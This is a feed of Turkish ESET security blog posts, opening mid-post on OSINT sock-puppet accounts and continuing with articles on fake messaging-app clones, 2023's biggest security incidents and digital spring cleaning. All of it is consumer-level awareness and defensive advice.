Öte yandan, bu sahte kişilikler, spam yaymaya yardımcı olmak veya hedeflerinden bilgi almak veya başka bir şekilde manipüle etmek için kukla hesapları kullanabilen kötü niyetli aktörlerin emrini yerine getirmek için de kullanılabilir. Bu hesaplar aynı zamanda tartışmaları belirli bir yöne çekmek, yanlış anlatıları güçlendirmek, kamusal söylemi şekillendirmek ve nihayetinde daha geniş bir toplumsal mesele veya bir kuruluş hakkındaki görüşleri yönlendirmek için dezenformasyon çabalarında da sıklıkla kullanılır.
## OSINT’te kukla hesaplar
Kukla hesapları, OSINT uygulayıcılarının çevrimiçi topluluklara karışmalarını ve gerçek kimliklerini açıklamadan ve misilleme korkusu olmadan, özellikle kişisel güvenliklerinin tehlikeye girebileceği durumlarda bilgi toplamalarını sağlar. “Kuklacılarına”, normalde dışarıdan gözlemcilerin erişemeyeceği kapalı veya özel gruplara erişim sağlayabilirler.
Kukla hesap yaratmak, hedefler hakkında en fazla bilgiye ev sahipliği yapan platformların seçimi gibi değişkenleri göz önünde bulunduran ve uygun operasyonel güvenlik önlemlerini düşünüp uygulamaya koyan makul miktarda stratejik planlama gerektirir.
Sahibinin gerçek IP adresinin ifşa edilmesini önlemek ve diğer operasyonel güvenlik nedenleriyle bu hesaplar, genellikle [sanal özel ağlar](https://antivirus.com.tr/ceonuzu-vpne-yatirim-yapmaya-nasil-ikna-edebilirsiniz/) (VPN’ler), Tor (özellikle karanlık web’e erişirken) ve proxy hizmetleri gibi araçlarla birlikte kullanılır.
Kuklası hesapları kurarken ve yönetirken, kullan-at bir cep telefonu da gerekli olabilir. Aynı şey KeePass gibi özel [parola yönetim araçları](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/) ve araştırmacının dijital yaşamlarının her birini ayıran Firefox Çoklu Hesap kapsayıcıları gibi kullanışlı araçlar için de geçerlidir.
Açıkçası tüm kukla hesaplar aynı şekilde yapılmamıştır. Görevleri (bir web sitesine kaydolmak veya bir e-posta göndermek gibi) tamamlandığında atılan geçici hesapları bir kenara bırakırsak, belki de en yaygın ve ilginç kullanım örneği sosyal medya hesaplarıdır ve bunlar çok daha fazla çaba gerektirir.
Bu, sahibine kadar takip edilemeyen bir e-posta hesabının ve ardından ayrıntılı (elbette hayali olsa da) kişisel bilgiler içeren gerçekçi bir kimliğin oluşturulmasıyla başlar. İnandırıcı bir arka plan hikayesi oluşturmak ve zaman içinde yorumlar, gönderiler ve fotoğraflar şeklinde sürekli etkinlikle desteklenen tutarlı bir ses ve ton kullanmak da aynı derecede önemlidir. Hesabın diğer hesapları tanımlama ve ziyaret etme, yorum gönderme ve genel olarak gerçekçi bir kişiliğe sahip olma gibi faaliyetlerini ortaya koyan bir plan, alarm zillerinin çalmasını önlemeye yardımcı olur.
## Potansiyel kukla hesapları belirleme
Kuklası hesaplar şu şekilde tespit edilebilir:
- *Davranışsal kalıp analizi:* Kuklalar, aynı mesajları tekrar yayımlamak veya tekrarlayan bir dil kullanmak ya da gerçek kullanıcılarla etkileşim eksikliği veya çok az etkileşim göstermek gibi benzer davranış kalıplarını takip edebilir.
- *Profil detaylarını incelemek:* Örneğin, ayrıntılı kişisel bilgi eksikliği ve stok görsellerin kullanımı açık birer ele vericidir.
- *Çapraz kontrol ve doğrulama:* Kukla hesaplar tarafından sağlanan bilgilerin diğer kaynaklarla karşılaştırılması, toplanan verilerin doğrulanmasına yardımcı olur.
## Kuklalar iş başında
Kuklalar hesaplar OSINT’te çok önemli bir rol oynamakta ve uygulayıcılarına, anonimliklerini koruyarak bilgi toplamak için güçlü bir araç sağlamaktadır. Bununla birlikte, ilgili tehditleri ve potansiyel tuzakları anlamak da etkili ve etik soruşturmalar yürütmek için çok önemlidir. Yeni başlayanlar için, araştırmacıların keşif riskinden kaçınmaları ve karşı istihbarat amacıyla kullanılabilecek kukla hesaplarını tanımlama konusunda bilgili olmaları gerekir.
Daha da önemlisi, kukla hesapların kullanımı etik hususları ve olası yasal riskleri veya kısıtlamaları da içerir ve amaçlanan hedeflerle uyumlu olması ve istenmeyen zararlara neden olmaktan kaçınması gerekir. ‘Kuklacılar’ da bu kişiliklerin fayda ve dezavantajlarını dikkatle tartmalı ve kullanımlarının etik standartlar, yasal gereklilikler ve sorumlu bilgi toplamanın genel hedefleriyle uyumlu olmasını sağlamalıdır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kukla Hesap, Siber Güvenlik
---
### [Klonların saldırısı: Sahte mesajlaşma uygulamaları!](https://antivirus.com.tr/klonlarin-saldirisi-sahte-mesajlasma-uygulamalari/)
**Published:** Ocak 12, 2024
**Author:** ESET
**Excerpt:** WhatsApp, Telegram ve Signal klonları ve modları kötü amaçlı yazılım dağıtımı için popüler bir araç olmaya devam ediyor.
**Content:**
*WhatsApp, Telegram ve Signal klonları ve modları kötü amaçlı yazılım dağıtımı için popüler bir araç olmaya devam ediyor. Sahte mesajlaşma uygulamalarına dikkat edin.*
Mobil uygulamalar dünyanın dönmesini sağlıyor. Anlık iletişim hizmetleri hem iOS hem de Android’in en popüler uygulamaları arasında yer alıyor: ABD’li kar amacı gütmeyen Signal’in [tahmini](https://www.bbc.co.uk/news/technology-59937614) 40 milyon kullanıcısı var ve bu rakam bir başka açık kaynaklı mesajlaşma hizmeti olan Telegram için 700 milyona yükseliyor. Bu arada, Meta’nın sahip olduğu WhatsApp, tahmini iki milyar aylık aktif kullanıcısıyla [tartışmasız küresel lider konumunda.](https://www.statista.com/topics/2018/whatsapp/#topicOverview)
Ancak bu yazılımların popülerliği, cihazınıza kötü amaçlı yazılım bulaştırmanın bir yolunu bulmak isteyen tehdit aktörlerinin de dikkatini çekiyor. Bu durum size ve hatta işvereninize pahalıya mal olabilir.
## Kötü niyetli klon uygulamaların riskleri
Kötü niyetli geliştiriciler, kullanıcıları uygulamalarını indirmeleri için kandırma konusunda oldukça yetenekli hale geldi. Genellikle yasal olanları taklit etmek için tasarlanmış kötü amaçlı kopya uygulamalar üretirler. Daha sonra bunları e-posta, metin, sosyal medya veya iletişim uygulamasının kendisinde kimlik avı mesajları yoluyla dağıtabilir, kurbanı bir aldatmaca sayfasına götürebilir ve resmi bir uygulama olduğuna inandıkları şeyi yüklemeleri için yanıltabilirler. Ya da kullanıcıları, zaman zaman Google Play pazarındaki sıkı inceleme prosedürlerinden geçebilen meşru görünümlü sahte uygulamalara yönlendirebilirler. Apple’ın iOS platformu çok daha kilitli bir ekosisteme sahiptir ve kötü niyetli uygulamaların buraya girmesi çok daha nadirdir.
Her halükârda, telefonunuza kötü amaçlı bir uygulama indirip yüklerseniz, sizi veya işvereninizi bir dizi tehdide maruz bırakabilir:
- Karanlık webde kimlik dolandırıcılarına satılabilecek hassas kişisel verilerin çalınması
- Bankacılık/finansal bilgilerinizin çalınarak hesaplarınızın boşaltılması
- Performans sorunları; kötü amaçlı uygulamalar cihazın ayarlarını ve özelliklerini değiştirebilir ve cihazı yavaşlatabilir
- Cihazı reklamlarla dolduran ve kullanımı zorlaştıran reklam yazılımları
- Konuşmalarınızı, mesajlarınızı ve diğer bilgilerinizi gizlice dinlemek için tasarlanmış casus yazılımlar
- Bir ücret ödenene kadar cihazı kilitleyerek kullanıcıyı uzak tutmak için tasarlanmış fidye yazılımları
- Kötü amaçlı yazılımın gizlice kullanabileceği ve yüksek faturalar çıkarabileceği premium ücretli hizmetler
- Dolandırıcılara satılabilecek hassas hesapların giriş bilgilerinin çalınması
- Hassas kurumsal verilere erişmek veya fidye yazılımı dağıtmak amacıyla iş hesaplarınıza girişlerinizi veya verilerinizi çalmak için tasarlanmış kurumsal siber saldırılar.
> Şekil 1 Telegram ve WhatsAppı taklit eden web siteleri
## ESET’in gördükleri
Bu tehditler son yıllarda giderek daha yaygın hale geldi. Bazıları çok çeşitli tüketicilere yönelik fırsatçı saldırılar iken, diğerleri daha yüksek hedefliydi. ESET’in gözlemlediği kötü amaçlı taklitçi uygulamaların listesi şunları içeriyor:
- WhatsApp, Signal ve diğer mesajlaşma uygulamalarında, alıcının WhatsApp için yeni bir renk teması elde edebileceğini iddia eden kimlik avı mesajları yoluyla yayılan 2021 sahte güncelleme kampanyası. Gerçekte, Pembe WhatsApp teması, WhatsApp ve diğer mesajlaşma uygulamalarında alınan mesajlara otomatik olarak kötü amaçlı bir bağlantıyla yanıt veren bir Truva atıydı.
- [Düzinelerce taklit WhatsApp ve Telegram web sitesi](https://antivirus.com.tr/sahte-whatsapp-ve-telegram-kripto-para-pesinde/), cihaz panosunun içeriğini çalmak veya değiştirmek için tasarlanmış “kırpıcı” olarak bilinen kötü amaçlı mesajlaşma uygulamalarını tanıtıyor. Kurbanlar önce Google reklamları tarafından kandırılarak sahte YouTube kanallarına yönlendirildi ve bu kanallar da onları taklit web sitelerine yönlendirdi. Uygulamalar yüklendikten sonra, hassas bilgilerini ve kripto para fonlarını çalmak amacıyla kurbanların sohbet mesajlarını kesmek üzere tasarlandı.
- Çin’e bağlı bilgisayar korsanları, Android BadBazaar olarak bilinen [siber casusluk kötü amaçlı yazılımını](https://antivirus.com.tr/badbazaar-signal-ve-telegram-uygulamalariyla-android-kullanicilarini-hedefliyor/) yasal görünümlü Signal ve Telegram uygulamalarının içine gizledi. Her iki uygulama türü de Google/Samsung’un haberi olmadan önce resmi incelemeden geçerek Google Play ve Samsung Galaxy Store’a girmeyi başardı.
Şekil 2 Kötü amaçlı Signal Plus Messenger sahte mesajlaşma uygulaması bir zamanlar Google Play solda ve Samsung Galaxy Storeda sağda mevcuttu
## Sahte mesajlaşma uygulamaları ve önlemler
WhatsApp, uygulamanın resmi olmayan sürümlerini [açıkça yasaklarken](https://faq.whatsapp.com/1217634902127718), açık kaynaklı Telegram, üçüncü taraf geliştiricileri kendi Telegram istemcilerini oluşturmaya [teşvik](https://telegra.ph/New-Rules-for-Alternative-Telegram-Clients-08-27) ediyor. Bu da kullanıcılar için gerçeği sahteden ayırt etmeyi daha da zorlaştırabiliyor. Bununla birlikte, cihazınıza kötü bir şey yükleme olasılığını azaltmak için yapabileceğiniz birkaç şey var.
**İşte kontrol listesi:**
- Kötü amaçlı uygulamaları platformdan uzak tutmak için titiz inceleme süreçlerine sahip olduklarından, her zaman resmi Android uygulama mağazalarına bağlı kalın.
- Kötü amaçlı yazılımlar genellikle eski sürümlerdeki hatalardan yararlanmaya çalışacağından, mobil işletim sisteminizi ve yazılımınızı her zaman en son sürümde tutun.
- İndirmeden önce, her zaman geliştiricinin çevrimiçi itibarını ve uygulama için yapılan yorumları ve dolandırıcılıktan bahsedilip bahsedilmediğine dikkat edin.
- Kullanmadığınız uygulamaları kaldırın, böylece cihazınızda neler olduğunu takip etmek daha kolay olur.
- Özellikle istenmeyen sosyal medya mesajlarında veya e-postalarda görünen ve sizi üçüncü taraf sitelerden yazılım indirmeye davet eden bağlantılara veya eklere tıklamayın.
- Sizi kötü niyetli bir taklit uygulamaya yönlendirmek için tasarlanmış bir dolandırıcılığın parçası olması ihtimaline karşı çevrimiçi reklamlara tıklamaktan kaçının.
- Verilerinize erişmeye çalışan kötü amaçlı yazılımlar olabileceğinden, bir uygulamaya işlevselliğiyle ilgisiz görünen izinler verirken dikkatli olun.
- Kötü amaçlı yüklemeleri engellemeye ve/veya kötü amaçlı yazılımların cihazınızda çalışmasını önlemeye yardımcı olacağından, her zaman saygın bir sağlayıcıdan bir mobil güvenlik çözümü kullanın.
- Birçok yetişkin eğlence veya oyun platformu gibi yüksek riskli sitelerden asla bir şey indirmeyin.
- Hesaplarınızda parolalar yerine biyometrik girişler kullanmayı düşünün.
Şekil 3 Android için trojanlaştırılmış bir Telegram sahte mesajlaşma uygulaması
### Sahte bir uygulamanın belirtileri nasıl anlaşılır?
Ayrıca, tüm çabalarınıza rağmen kötü amaçlı yazılımların sızma ihtimaline ve cihazınızdaki olağandışı etkinliklere karşı tetikte olmak da önemlidir. Bunu aklınızda tutarak şunları yapmayı unutmayın:
- Uygulamanın adı, açıklaması ve “resmi uygulama” iddiaları veya geliştiricinin soyağacı hakkında size doğru gelmeyen bir şeyler varsa, sahte bir uygulamayla karşı karşıya olma ihtimaliniz yüksektir
- Reklam yazılımı yüklediğiniz anlamına gelebileceğinden, ısrarcı pop-up reklamlara dikkat edin
- Ekranınızda yakın zamanda yüklenmiş olabilecek olağandışı simgelere dikkat edin
- Pilin normalden daha hızlı tükendiğinin veya diğer garip davranışların farkında olun
- Faturaları ve aylık veri kullanımını takip edin; aşırı yüksek faturalar kötü niyetli faaliyetlere işaret ediyor olabilir
- Cihazınız normalden daha yavaş çalışıyorsa, bunun kötü amaçlı yazılımdan kaynaklanabileceğini düşünebilirsiniz
Akıllı telefonlar ve tabletler dijital dünyaya açılan kapılarımız. Ancak bu dünyayı davetsiz misafirlerden korumamız gerekiyor. Bu basit adımlarla mali durumunuzu ve kişisel verilerinizi koruma şansınız çok daha yüksek olacaktır.
**Kategoriler:** SİBER GÜVENLİK
---
### [Bir yılın özeti: 2023'ün en büyük 10 güvenlik olayı](https://antivirus.com.tr/bir-yilin-ozeti-2023un-en-buyuk-10-guvenlik-olayi/)
**Published:** Ocak 4, 2024
**Author:** ESET
**Excerpt:** Siber güvenlik alanında hareketli bir yılın daha perdesini kapatırken, 2023 yılında meydana gelen yüksek profilli siber olaylardan bazılarını gözden geçirelim
**Content:**
*Siber güvenlik alanında hareketli bir yılın daha perdesini kapatırken, 2023 yılında meydana gelen yüksek profilli siber olaylardan bazılarını gözden geçirelim*
Siber güvenlik alanında muazzam bir yıl daha geride kaldı. Tehdit aktörleri, makroekonomik ve jeopolitik belirsizliğin devam ettiği bir ortamda, kurumsal savunmaları aşmak için ellerindeki tüm araçları ve ustalıklarını kullanarak başarılı oldular. Tüketiciler içinse kişisel bilgilerinin etkilenip etkilenmediğini görmek için manşetleri endişeyle tıklayarak geçirdikleri bir yıl daha oldu.
Verizon’un [Veri İhlali ](https://www.welivesecurity.com/2023/07/03/verizon-2023-dbir-whats-new-top-takeaways-smbs/)[Araştırmaları Raporu](https://www.welivesecurity.com/2023/07/03/verizon-2023-dbir-whats-new-top-takeaways-smbs/)‘na (DBIR) göre, ihlallerin büyük çoğunluğundan (%83) dış aktörler sorumludur ve ihlallerin neredeyse tamamında (%95) finansal kazanç söz konusudur. Bu nedenle bu listede yer alan olayların çoğu fidye yazılımı veya veri hırsızlığı gaspçılarına bağlı olacaktır. Ancak durum her zaman böyle değildir. Bazen bunun nedeni insan hatası ya da [içeriden kötü niyetli](https://www.welivesecurity.com/en/business-security/danger-within-5-steps-combat-insider-threats/) bir kişi olabilir. Bazen de kurbanların sayısı nispeten az olsa bile saldırıların büyük bir etkisi olur.
Belirli bir sıralama olmaksızın, işte 2023’ün en büyük 10 saldırısını seçtik.
### 1. MOVEit
Lace Tempest (Storm0950) Clop fidye yazılımı iştirakine kadar uzanan [bu saldırı](https://www.welivesecurity.com/2023/06/23/what-to-know-about-the-moveit-hack-week-in-security-with-tony-anscombe/), grubun Accellion FTA (2020) ve GoAnywhere MFT’ye (2023) karşı önceki kampanyalarının tüm özelliklerini taşıyordu. Yöntem basit; müşteri ortamlarına erişim sağlamak için popüler bir yazılım ürünündeki sıfır gün açığını kullanmak ve ardından fidye için mümkün olduğunca çok veri sızdırmak. Tam olarak ne kadar verinin ele geçirildiği ve kaç kurban olduğu hala belirsiz. Ancak bazı [tahminler](https://www.emsisoft.com/en/blog/44123/unpacking-the-moveit-breach-statistics-and-analysis/) 2.600’den fazla kuruluş ve 83 milyondan fazla birey olduğunu gösteriyor. Bu kuruluşların birçoğunun başkaları için tedarikçi ya da hizmet sağlayıcı olması, bu etkiyi daha da arttırdı.
### 2. Birleşik Krallık Seçim Komisyonu
Birleşik Krallık’ın parti ve seçim finansmanından sorumlu bağımsız düzenleyici kurumu Ağustos ayında tehdit aktörlerinin, tahmini 40 milyon seçmene ait kişisel bilgileri çaldığını [açıkladı](https://www.electoralcommission.org.uk/privacy-policy/public-notification-cyber-attack-electoral-commission-systems). “Karmaşık” bir siber saldırının sorumlu olduğunu iddia etti [ancak raporlar](https://www.bbc.co.uk/news/technology-66709556) o zamandan beri güvenlik duruşunun zayıf olduğunu öne sürdü – kuruluş Cyber Essentials temel güvenlik denetiminde başarısız oldu. Suçlu yamalanmamış bir [Microsoft Exchange sunucusu](https://doublepulsar.com/uk-electoral-commission-had-an-unpatched-microsoft-exchange-server-vulnerability-5436f3f5ec2c) olabilir ancak komisyonun kamuoyunu bilgilendirmesinin neden 10 ay sürdüğü belirsizdir. Ayrıca tehdit aktörlerinin Ağustos 2021’den bu yana ağını araştırıyor olabileceğini iddia etti.
### 3. Kuzey İrlanda Polis Teşkilatı (PSNI)
Bu olay hem içeriden ihlal kategorisine giren hem de nispeten az sayıda mağdurun büyük bir etkiye maruz kalabileceği bir olaydır. PSNI Ağustos ayında bir çalışanının Bilgi Edinme Özgürlüğü (FOI) talebine yanıt olarak WhatDoTheyKnow web sitesine yanlışlıkla hassas kurum içi verileri gönderdiğini [duyurdu](https://www.psni.police.uk/latest-news/police-service-northern-ireland-statement-data-breach). Bu bilgiler arasında gözetim ve istihbarat alanında çalışanlar da dahil olmak üzere yaklaşık 10.000 memur ve sivil personelin isimleri, rütbeleri ve departmanları yer alıyordu. Her ne kadar kaldırılmadan önce sadece iki saat süreyle erişilebilir olsa da bu süre, bilginin İrlandalı cumhuriyetçi muhalifler arasında yayılması için yeterli oldu. İki kişi terör suçlarından tutuklandıktan sonra kefaletle serbest bırakıldı.
### 4. DarkBeam
Yılın en büyük veri ihlalinde, dijital risk platformu DarkBeam’in Elasticsearch ve Kibana veri görselleştirme arayüzünü yanlış yapılandırmasının ardından [3,8 milyar kayıt](https://techreport.com/news/darkbeams-alarming-data-breach-exposes-3-8-billion-records/) açığa çıktı. Bir güvenlik araştırmacısı gizlilik hatasını fark ederek firmaya bildirmiş ve firma da sorunu hızla düzeltti. Bununla birlikte, verilerin ne kadar süredir açıkta olduğu ya da daha önce herhangi birinin kötü niyetle bu verilere erişip erişmediği belli değil. İronik bir şekilde, veri yığını hem daha önce bildirilmiş hem de bildirilmemiş veri ihlallerine ait e-postaları ve parolaları içeriyordu. Bu, sistemlerin yanlış yapılandırmaya karşı yakından ve sürekli olarak izlenmesi gerektiğinin bir başka örneğidir.
### 5. Hindistan Tıbbi Araştırma Konseyi (ICMR)
Bir başka mega ihlal, bu kez Hindistan’ın en büyüklerinden biri, Ekim ayında bir tehdit aktörünün 815 milyon sakinin kişisel bilgilerini satışa çıkarmasının ardından [ortaya](https://www.resecurity.com/blog/article/pii-belonging-to-indian-citizens-including-their-aadhaar-ids-offered-for-sale-on-the-dark-web) çıktı. Verilerin ICMR’nin COVID testi veritabanından sızdırıldığı ve isim, yaş, cinsiyet, adres, pasaport numarası ve Aadhaar (devlet kimlik numarası) içerdiği görülüyor. Bu durum, siber suçlulara bir dizi kimlik dolandırıcılığı saldırısı için ihtiyaç duydukları her şeyi verebileceğinden özellikle zarar vericidir. Aadhaar Hindistan’da dijital kimlik olarak ve fatura ödemeleri ile Müşterini Tanı kontrolleri için kullanılabiliyor.
### 6. 23andMe
Bir [tehdit aktörü](https://cyberscoop.com/23andme-user-data-theft/), ABD merkezli genetik ve araştırma şirketinden 20 milyon kadar veri çaldığını iddia etti. Görünüşe göre ilk olarak kullanıcı hesaplarına erişmek için klasik kimlik bilgisi doldurma tekniklerini kullandılar – temel olarak bu kullanıcıların 23andMe’de geri dönüştürdükleri daha önce ihlal edilmiş kimlik bilgilerini kullandılar. Sitedeki DNA Akrabaları hizmetini seçmiş olan kullanıcılar için tehdit aktörü daha sonra potansiyel akrabalardan çok daha fazla veri noktasına erişebildi ve bunları kazıyabildi. Veri dökümünde listelenen bilgiler arasında profil fotoğrafı, cinsiyet, doğum yılı, konum ve genetik soy sonuçları vardı.
### 7. Hızlı Sıfırlama DDoS saldırıları
Bir başka alışılmadık vaka da Ekim ayında açıklanan ve tehdit aktörlerinin şimdiye kadar görülen en büyük DDoS saldırılarından bazılarını başlatmasına olanak tanıyan HTTP/2 protokolündeki sıfır gün açığı ile ilgilidir. Google bu saldırıların saniyede 398 milyon istek (rps) ile zirveye ulaştığını, daha önceki en yüksek oranın ise 46 milyon rps olduğunu [söyledi](https://cloud.google.com/blog/products/identity-security/google-cloud-mitigated-largest-ddos-attack-peaking-above-398-million-rps/). İyi haber şu ki Google ve Cloudflare gibi internet devleri hatayı düzeltti. Kendi internet varlıklarını yöneten firmalara da derhal aynı şeyi yapması çağrısında bulunuldu.
### 8. T-Mobile
ABD’li telekomünikasyon şirketi son yıllarda pek çok güvenlik ihlaline maruz kaldı ancak Ocak ayında [ortaya ](https://www.sec.gov/ix?doc=/Archives/edgar/data/0001283699/000119312523010949/d641142d8k.htm)[çıkardığı](https://www.sec.gov/ix?doc=/Archives/edgar/data/0001283699/000119312523010949/d641142d8k.htm) ihlal, bugüne kadarki en büyüklerinden biri. Bir tehdit aktörü tarafından çalınan müşteri adresleri, telefon numaraları ve doğum tarihleri ile 37 milyon müşteriyi etkiledi. [Nisan ayında açıklanan](https://www.documentcloud.org/documents/23793945-t-mobile-consumer-sample-february-march-data-breach) ikinci bir olay sadece 800 küsur müşteriyi etkiledi ancak T-Mobile hesap PIN’leri, sosyal güvenlik numaraları, resmi kimlik bilgileri, doğum tarihleri ve firmanın müşteri hesaplarına hizmet vermek için kullandığı dahili kodlar da dahil olmak üzere çok daha fazla veri noktası içeriyordu.
### 9. MGM International/Cesars
Las Vegas’ın en büyük iki ismi, Scattered Spider iştirakı olarak bilinen aynı ALPHV/BlackCat fidye yazılımı tarafından birbirlerinden birkaç gün sonra vuruldu. MGM örneğinde, sadece LinkedIn’de araştırma yaparak ağ erişimi elde etmeyi başardılar ve ardından BT departmanını taklit ederek kimlik bilgilerini istedikleri kişiye bir vishing saldırısı düzenlediler. Ancak bu saldırı firmaya büyük bir mali zarar verdi. Slot makinelerini, restoran yönetim sistemlerini ve hatta oda anahtar kartlarını günlerce kesintiye uğratan büyük BT sistemlerini kapatmak zorunda kaldı. [Firmanın tahmini maliyeti 100 milyon dolar.](https://www.sec.gov/ix?doc=/Archives/edgar/data/789570/000119312523251667/d461062d8k.htm) Cesars’a maliyeti belirsiz olmakla birlikte, firma şantajcılara 15 milyon dolar ödediğini [kabul etti.](https://www.cnbc.com/2023/09/14/caesars-paid-millions-in-ransom-to-cybercrime-group-prior-to-mgm-hack.html)
### 10. Pentagon Sızıntıları
[Son olay](https://assured.co.uk/2023/the-pentagon-leaks-an-insider-horror-story/), ABD ordusu ve [içerideki kötü niyetli kişilerden](https://www.welivesecurity.com/2021/07/29/tackling-insider-threat-hybrid-workplace/) endişe duyan tüm büyük kuruluşlar için uyarıcı bir öyküdür. Massachusetts Hava Ulusal Muhafızları’nın istihbarat kanadının 21 yaşındaki bir üyesi olan Jack Teixeira, Discord topluluğuyla övünme hakkı kazanmak için son derece hassas askeri belgeleri sızdırdı. Bunlar daha sonra diğer platformlarda paylaşıldı ve Ukrayna’daki savaşı takip eden Ruslar tarafından yeniden yayımlandı. Bu belgeler Rusya’ya Ukrayna’daki savaşı için bir askeri istihbarat hazinesi sağladı ve Amerika’nın müttefikleriyle ilişkilerini baltaladı. İnanılmaz bir şekilde Teixeira çok gizli belgelerin çıktısını alabilmiş ve bunları fotoğraflamak ve daha sonra yüklemek üzere evine götürebilmiştir.
Umalım ki bu hikayeler bazı faydalı dersler çıkarılmasını sağlasın. Daha güvenli bir 2024 için.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik
---
### [Dijital hayatınızda bahar temizliği yapma zamanı](https://antivirus.com.tr/dijital-hayatinizda-bahar-temizligi-yapma-zamani/)
**Published:** Nisan 6, 2023
**Author:** ESET
**Excerpt:** Bahar geldi ve doğa yeniden canlanmaya başladı. Siz de bu kadar çok kullandığınız cihazlarınızda neden bir yenilik yapmıyorsunuz?
**Content:**
*Bahar geldi ve doğa yeniden canlanmaya başladı. Siz de bu kadar çok kullandığınız cihazlarınızda neden bir yenilik yapmıyorsunuz?* Şimdi tam da bir uzman gibi bahar temizliği yapma zamanı!
Kuzey Yarım kürede mevsim bahara dönüyor. Havaların ısınması ve günlerin uzaması nedeniyle daha çok gün ışığı gördüğünüz için bahar coşkusunu içinizde hissediyorsunuzdur. Ancan yılın bu mevsimi sadece dışarı çıkıp dolaşmak için değil aynı zamanda evlerimizi ve hayatlarımızı düzene sokmak için de uygun bir zaman!
Aslında, neredeyse tüm hayatımızı saran dijitalleşmeyle birlikte yıllık bahar temizliği geleneği sadece evlerimizden ibaret olmamalı. Bahar temizliği, kullandığımız tüm cihazları düzenlemek ve bu cihazları temizlemek için mükemmel bir fırsat sunuyor.
Hard diskinizde boş yer mi kalmadı? Bilgisayarınızı açmak gittikçe daha mı çok zaman alıyor? E-posta kutunuz mu doldu? Daha büyük hard diskler ve bellekler, yeni ana kartlar ve merkezi işlemciler bir çözüm olsa da hiçbiri bedava değildir. Ayrıca, cihazınızın performansını biraz daha iyileştirebileceğiniz kolay yöntemler var.
Peki nereden başlamalısınız? Tam olarak toplanacak ve düzenlenecek neler var? Dijital hayatınızın ne kadar düzenli olduğuna göre aslında yapılacak oldukça çok fazla şey var. Ancak korkmanıza gerek yok. Büyük bir iş küçük bölümlere ayrıldığında daha kolay yapılabilir. Dijital bahar temizliği ile ilgili [üç bölümlük yazı dizimiz](https://antivirus.com.tr/dijital-bahar-temizligi-ev-agi-ve-yedekler/) tam da bu noktada devreye giriyor.
Hemen işe koyulup, masaüstü ve dizüstü bilgisayarlarınız ile akıllı telefonlarınızı ve tabletlerinizi temizlemeye başlayalım. Önümüzdeki birkaç gün içinde, ev ağınız ve ağ bağlantılı depolama cihazlarınız ve sosyal medya ve diğer online hesaplarınızı düzenleyip bu süreç içerisinde hesap güvenliğinizi iyileştirerek bahar temizliğini sonlandıracağız.
## Cihazınızda yüklü olan uygulamaları kontrol edin
Cihazınızda yüklü olan tüm uygulamalara bir göz atıp bu uygulamaları en son ne zaman kullandığınızı ve halen bu uygulamalara ihtiyacınız olup olmadığını kendinize sorun. Halihazırda yüklü olarak gelen bazı Windows Store uygulamaları gibi kullanılmayan uygulamalar, depolama alanında gereksiz yer kapladığı için silinmelidir. Bu uygulamaları silmek için önce *Başlangıç*, sonra *Ayarlar* ve ardından *Uygulamalar*’a gidip (ya da doğrudan görev çubuğunda *Uygulamalar* yazıp aratarak) ihtiyacınız olmayan tüm uygulamaları kaldırabilirsiniz.
Aynı tavsiye “mobil hareketlerinizi temizlemek” için de geçerlidir. Telefonunuz söz konusu olduğunda işler biraz daha aciliyet kazanabilir. Ne de olsa bugünlerde telefonlarımızla bütünleştik, öyle değil mi?
Bu nedenle, ihtiyacınız olmayan tüm uygulamaları kaldırın ve ara sıra kullandığınız uygulamaları da devre dışı bırakmayı düşünün. Aynı zamanda “derin uyku” özelliği ile uygulamaların arka planda çalışmasını durdurun. Android ve iOS cihazlarına yönelik daha kapsamlı ve detaylı öneriler için [telefonunuzun neden yavaş çalıştığını ve telefonunuzu nasıl hızlandırabileceğinizi](https://www.eset.com/tr/blog/telefonunuz-neden-yavas-ve-onu-nasil-hizlandirabilirsiniz/) anlatan son makalemize göz atın.


## Bahar temizliği ve başlangıç programlarının önemi
Dizüstü bilgisayarınızı açar açmaz muhtemelen otomatik olarak açılan birçok uygulama vardır. Peki bilgisayarınızı her açtığınızda Spotify, Skype veya iTunes gibi bu programların da açılması gerekir mi? Muhtemelen gerekmez, bu yüzden bu uygulamaların arka planda çalışarak başlangıç sürecini ve bilgisayarınızın genel performansını etkilemesini durdurun.
Modern işletim sistemleri, sistem başlangıcı ile birlikte otomatik olarak açılan uygulamaları kolayca inceleyip düzenlemenize imkan tanır. Örneğin Windows’ta yer alan bu uygulamaların bir listesini görmek için boş görev çubuğuna sağ tıklayıp *Görev Yöneticisi*’ni seçip ardından *Başlangıç*’a tıklayın. Ya da sadece Windows düğmesini tıklayıp *Başlangıç Uygulamaları*’nı aratın.
## E-postaları temizleyin
Microsoft Outlook veya Thunderbird gibi bir e-posta programı kullanıyorsanız, ya tüm e-postalar ya da bu e-postaların ekleri cihazınızda depolanır. Bazı ücretsiz e-posta hizmet sağlayıcıları ise sınırlı oranda çevrim içi depolama alanı sunar.
E-posta gelen kutunuzda bahar temizliği yapmak için, e-postalarınızı en eskiden en yeniye doğru sıralayıp 2010’dan kalma bir faturaya ya da 2011’den kalma bir parti davetiyesine hala ihtiyaç duyup duymadığınıza karar verin. Örneğin Outlook’un Mailbox Cleanup aracı ile gelen kutunuzu düzenli tutmanız oldukça kolaydır. Belki de büyük boyutlu ekleri olan e-postaları aratabilirsiniz, değil mi?
Outlook temizlik seçenekleri
## İndirilenleri silin
İnternetten indirdiğiniz tüm dosyaları bir veya birden çok klasörde mi saklıyorsunuz? O zaman bu klasörleri açıp uygulama yükleme dosyalarına veya önceden gitmiş olduğunuz bir etkinliğin biletine hala ihtiyacınız olup olmadığına karar verin. İhtiyacınız yoksa bu dosyaları silip geri dönüşüm kutunuzu da boşaltın. Böylece neredeyse pek bir çaba sarf etmeden hard diskte büyük bir alan açabilirsiniz.
## Resimler ve Videolar’dan kurtulun
Dizüstü bilgisayarınızda, telefonunuzda veya tabletinizde tonlarca resim ve video bulunduğundan oldukça eminiz. Bazen mobil cihazlarda da eski fotoğraflar bulunabilir. Belki de her fotoğraf ya da videonun sonsuza kadar saklanmasına gerek yoktur, öyle değil mi? Aslında hiç çekmeyi düşünmediğiniz fotoğrafları ve düşük kaliteli ekran görüntülerini silmeyi ya da bunları alternatif olarak bir harici hard diske, ağ bağlantılı depolama cihazına (NAS), bulut depolama alanına veya bazı durumlarda bir USB’ye taşımayı düşünün.
